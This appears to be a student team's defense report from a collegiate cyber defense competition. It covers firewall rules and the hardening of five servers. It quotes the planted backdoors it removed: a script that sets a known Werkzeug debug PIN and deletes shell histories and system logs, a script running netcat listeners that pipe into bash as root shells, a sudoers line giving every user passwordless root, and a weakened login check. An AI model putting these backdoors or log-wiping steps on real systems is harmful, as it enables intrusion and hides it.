UNI Women's Rugby

University of Northern Iowa

(Team 17)

White Team Documentation

Table of Contents

- Public Services
- Network Architecture
  - Lan Rules
- Servers
  - Overall
  - Active Directory (AD) Server
    - Active Directory Users, Groups, and Policies
  - Tickets Server
    - Application
  - Management Server
    - Application
  - Admin Server
    - Application
  - Web Server
    - Application

White Team Documentation


Public Services

These are the publicly available services:

Domain Name	IP	Port
Team-17-AD	178.98.45.10	389, 3389, 636 (LDAP, RDP, LDAPS)
Team-17-TICKETS	178.98.45.20	5000, 3389 (HTTP, RDP)
Team-17-MGMT	178.98.45.30	5000, 22 (HTTP, SSH)
Team-17-ADMIN	178.98.45.40	80, 3389 (HTTP, RDP)
Team-17-WWW	178.98.45.50	80, 22 (HTTP, SSH)

Network Architecture

All of our services are guarded by an OPNSense firewall. We also configured port forwarding on 5 network interfaces facing the competition environments. This allows external users to use our services like they were inside the competition network. Setting up like this mitigates risks associated with exposing ports outside of the network's required parameters.



LAN Rules

Our Local Area Network (LAN) devices are all interconnected for seamless communication, with the added ability to interact with external devices. However, external devices are restricted in what they can access on the machines and LAN infrastructure

Servers

Overall

OS Hardening:

- Our machines run the same OS that they came with, except for their updates
- Each machine has a firewall
- Only necessary software on each machine
- Changed all default administrator passwords

Fail2Ban: After failing to login 3 times from the same host, the host will have to wait 15 minutes before trying to access that server again

Active Directory (AD) Server

Outbound Firewall Rules: By default, anything can go outbound
Inbound Firewall Rules:

Inbound connections from the competition network are on the allowed ports: 389 (LDAP), 3389 (RDP), and 636 (LDAPS)


System Auditing:

- Using Event Viewer, we are able to monitor who was logged in and who has changed files


Active Directory Users, Groups, and Policies

The Windows client originally had these issues:

- Service registration was missing/corrupted, which prevented Windows updates until resolved using Windows Troubleshooter



- Admin has the wrong name in Active Directory, which could cause issues with recognizing it



To secure the server, we did these things:

- Removed backdoor users
- Performed full group policy audit and removed malicious configurations

- Updated Windows

Tickets Server

Outbound Firewall Rules: By default, anything can go outbound
Inbound Firewall Rules:

- Inbound connections from the competition network are on the allowed ports: 5000 (HTTP) and 3389 (RDP).


System Auditing:

- Using Event Viewer, we are able to monitor who was logged in and who has changed files


Application

The Tickets server originally had these issues:

- Windows would not update properly, so we ran Windows troubleshooter for Windows Update problems




- 2 backdoor admin users



To secure the server, we did these things:

- Updated Windows
- Removed backdoor users
- Changed phrase for Tickets' cryptography
- Cleared the recycling bin, which seemed to have a ticket folder



Management Server

Outbound Firewall Rules: By default, anything can go outbound
Inbound Firewall Rules:

- Inbound connections from the competition network are on the allowed ports: 5000 (HTTP) and 22 (SSH). Internally, there are also incoming connections from port 9090 that are allowed to be able to use cockpit, which makes Linux systems easier to manage through an HTTP web interface

System Auditing:

- Using systemd services and /var/log, we are able to monitor who was logged in and who has changed files

Application

The Management server originally had these issues:

- A trojan named custom_1.sh

```
if false; then
  exec > /debug.log 2>&1
  set -x
fi

sed -E -i '/WERKZEUG/d' /home/cdc/icdc26-backend-mgmt/app/config.py
sed -E -i '/WERKZEUG|Have/d' /home/cdc/icdc26-backend-mgmt/app/__init__.py
sed -i 's/isucdc.com/.isucdc.com/' /home/cdc/icdc26-backend-mgmt/app/__init__.py
echo 'WERKZEUG_DEBUG_PIN="123456789"' >> /etc/backend.env
chmod 644 /etc/backend.env
sed -i '/WorkingDirectory/a EnvironmentFile=/etc/backend.env' /etc/systemd/system/backend.service

rm /linux_custom_1.sh
cp -f /etc/machine-id /boot/id
cp -f /etc/machine-id /var/tmp/id
cp -f /etc/machine-id /var/spool/stamp
find / -type f -xdev -iname ".bash_history" -delete
find / -type f -xdev -iname ".ash_history" -delete
find / -type f -xdev -iname ".history" -delete
find / -type f -xdev -iname ".viminfo" -delete
find /var/log -type f -delete
```

- auth.py login route allowed everyone to access an account with only the username

```
    if not username or not password:
        return jsonify({"error": "Username and password required"}), 400

    success, is_admin = authenticate(username, password)
    # is_admin = True

    if not success:
        return jsonify({"error": "Authentication failed"}), 401

    session["username"] = username
    session["is_admin"] = is_admin
```

To secure the server, we did these things:

- Removed custom_1.sh
- Modified auth.py login route by uncommenting the red line and commenting the others
- Changed the MySQL Management server's password
- Updated packages (Alma key needed to be changed (info)

Admin Server

Outbound Firewall Rules: By default, anything can go outbound
Inbound Firewall Rules:

- Inbound connections from the competition network are on the allowed ports: 80 (HTTP) and 3389 (RDP).


System Auditing:

- Using EventViewer, we are able to monitor who was logged in and who has changed files


Application

The Admin server originally had these issues:

- Backdoor files and admin accounts (scrat and nsa)



- Windows would not update properly, so we ran Window's troubleshooter for Windows Update problems



To secure the server, we did these things:

- Removed the backdoor admin accounts and files
- Emptied the recycling bin, which seemed to have some weird things
- Updated windows
- Made only admins able to login
- Disabled local cdc

Web Server (WWW)

Outbound Firewall Rules: By default, anything can go outbound
Inbound Firewall Rules:

- Inbound connections from the competition network are on the allowed ports: 80 (HTTP) and 22 (SSH). Internally, there are also incoming connections from port 9090 that are allowed to be able to use cockpit, which makes Linux systems easier to manage through an HTTP web interface

System Auditing:

- Using systemd services and /var/log, we are able to monitor who was logged in and who has changed files

Application

The Web server originally had these issues:

- A ticketmon bash script would spawn root shells

```
root@www:/usr/lib/systemd/system — ssh cdc@www
GNU nano 5.6.1                                  /bin/ticketmon
#!/usr/bin/env bash
nc -kl 0.0.0.0 12345 | bash &
nc -kl 0.0.0.0 12069 | bash &
nc -kl 0.0.0.0 1337  | bash
```

- Any user could run administrator commands

```
Defaults    secure_path = /sbin:/bin:/usr/sbin:/usr/bin

## Next comes the main part: which users can run what software on
## which machines (the sudoers file can be shared between multiple
## systems).
## Syntax:
##
##      user    MACHINE=COMMANDS
##
## The COMMANDS section may have other options added to it.
##
## Allow root to run any commands anywhere
root    ALL=(ALL)       ALL

## Allows members of the 'sys' group to run networking, software,
## service management apps and more.
# %sys ALL = NETWORKING, SOFTWARE, SERVICES, STORAGE, DELEGATING, PROCESSES, LOCATE, DRIVERS

## Allows people in group wheel to run all commands
%wheel  ALL=(ALL)       ALL
ALL     ALL=(ALL)       NOPASSWD: ALL
## Same thing without a password
# %wheel        ALL=(ALL)       NOPASSWD: ALL
```

- Tacos found their way inside

```
[root@www home]# ls
cdc  melissa.robles@team17.isucdc.com  PLATYPUS  roger.cox@team17.isucdc.com  taco  taco2
[root@www home]# rmdir taco
rmdir: failed to remove 'taco': Directory not empty
[root@www home]# rmdir -r taco
rmdir: invalid option -- 'r'
Try 'rmdir --help' for more information.
[root@www home]# rm -r taco
rm: descend into directory 'taco'? ^C
[root@www home]# sudo rm -rf taco
[root@www home]# ls
cdc  melissa.robles@team17.isucdc.com  PLATYPUS  roger.cox@team17.isucdc.com  taco2
[root@www home]# sudo rm -rf taco2
[root@www home]# ls
cdc  melissa.robles@team17.isucdc.com  PLATYPUS  roger.cox@team17.isucdc.com
[root@www home]# _
```

To secure the server, we did these things:

- Removed ticketmon
- Made it so only administrators could run administrator commands
- Evict the tacos
- Updated Packages